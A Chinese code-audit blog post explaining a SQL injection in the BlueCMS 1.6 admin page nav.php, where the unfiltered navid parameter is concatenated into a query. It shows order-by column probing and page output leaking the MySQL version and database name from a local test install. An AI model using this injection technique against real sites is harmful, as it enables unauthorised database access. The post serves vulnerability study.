代码审计之bluecms1.6后台SQL注入

原创

TuudOp 于 2018-11-07 19:19:11 发布 762 收藏
分类专栏： Web安全 代码审计 文章标签： 代码审计 web安全

bluecm1.6版本后台存在SQL注入

漏洞点链接：

```
http://127.0.0.1/bluecms_v1.6_sp1/uploads/admin/nav.php?act=edit&navid=1
```

代码：


```
elseif($act=='edit')
 {
  $sql = "select * from ".table('navigate')." where navid = ".$_GET['navid'];
  $nav = $db->getone($sql);
    ...
    ...
 }
```

就是当cat参数为edit是，执行sql语句：


```
select * from ".table('navigate')." where navid = ".$_GET['navid']
```

参数navid是用户可控的，没有做任何的过滤，直接拼接在SQL语句后面，所以就造成了SQL注入

本地测试：




order by 6是正常的



order by 7报错

正常字段有六个



Notice: Undefined variable: _COOKIES in **E:\PHPstudy\WWW\bluecms_v1.6_sp1\uploads\admin\include\common.inc.php** on line **29**

Notice: Use of undefined constant PHP_SELF - assumed 'PHP_SELF' in **E:\PHPstudy\WWW\bluecms_v1.6_sp1\uploads\admin\include\common.inc.php** on line **41**

BlueCMS管理中心 -

编辑过后请更新缓存

导航名称: 2 *

导航链接: 3 *


是否打开新窗口: 否

类型: 底部

顺序: 5

提交 重置

Powered By **BlueCMS**



Notice: Undefined variable: _COOKIES in **E:\PHPstudy\WWW\bluecms_v1.6_sp1\uploads\admin\include\common.inc.php** on line **29**

Notice: Use of undefined constant PHP_SELF - assumed 'PHP_SELF' in **E:\PHPstudy\WWW\bluecms_v1.6_sp1\uploads\admin\include\common.inc.php** on line **41**

BlueCMS管理中心 -

编辑过后请更新缓存

导航名称: 5.5.53 *

导航链接: bluecms *

是否打开新窗口: 否

类型: 底部

顺序: 5

提交 重置

Powered By **BlueCMS**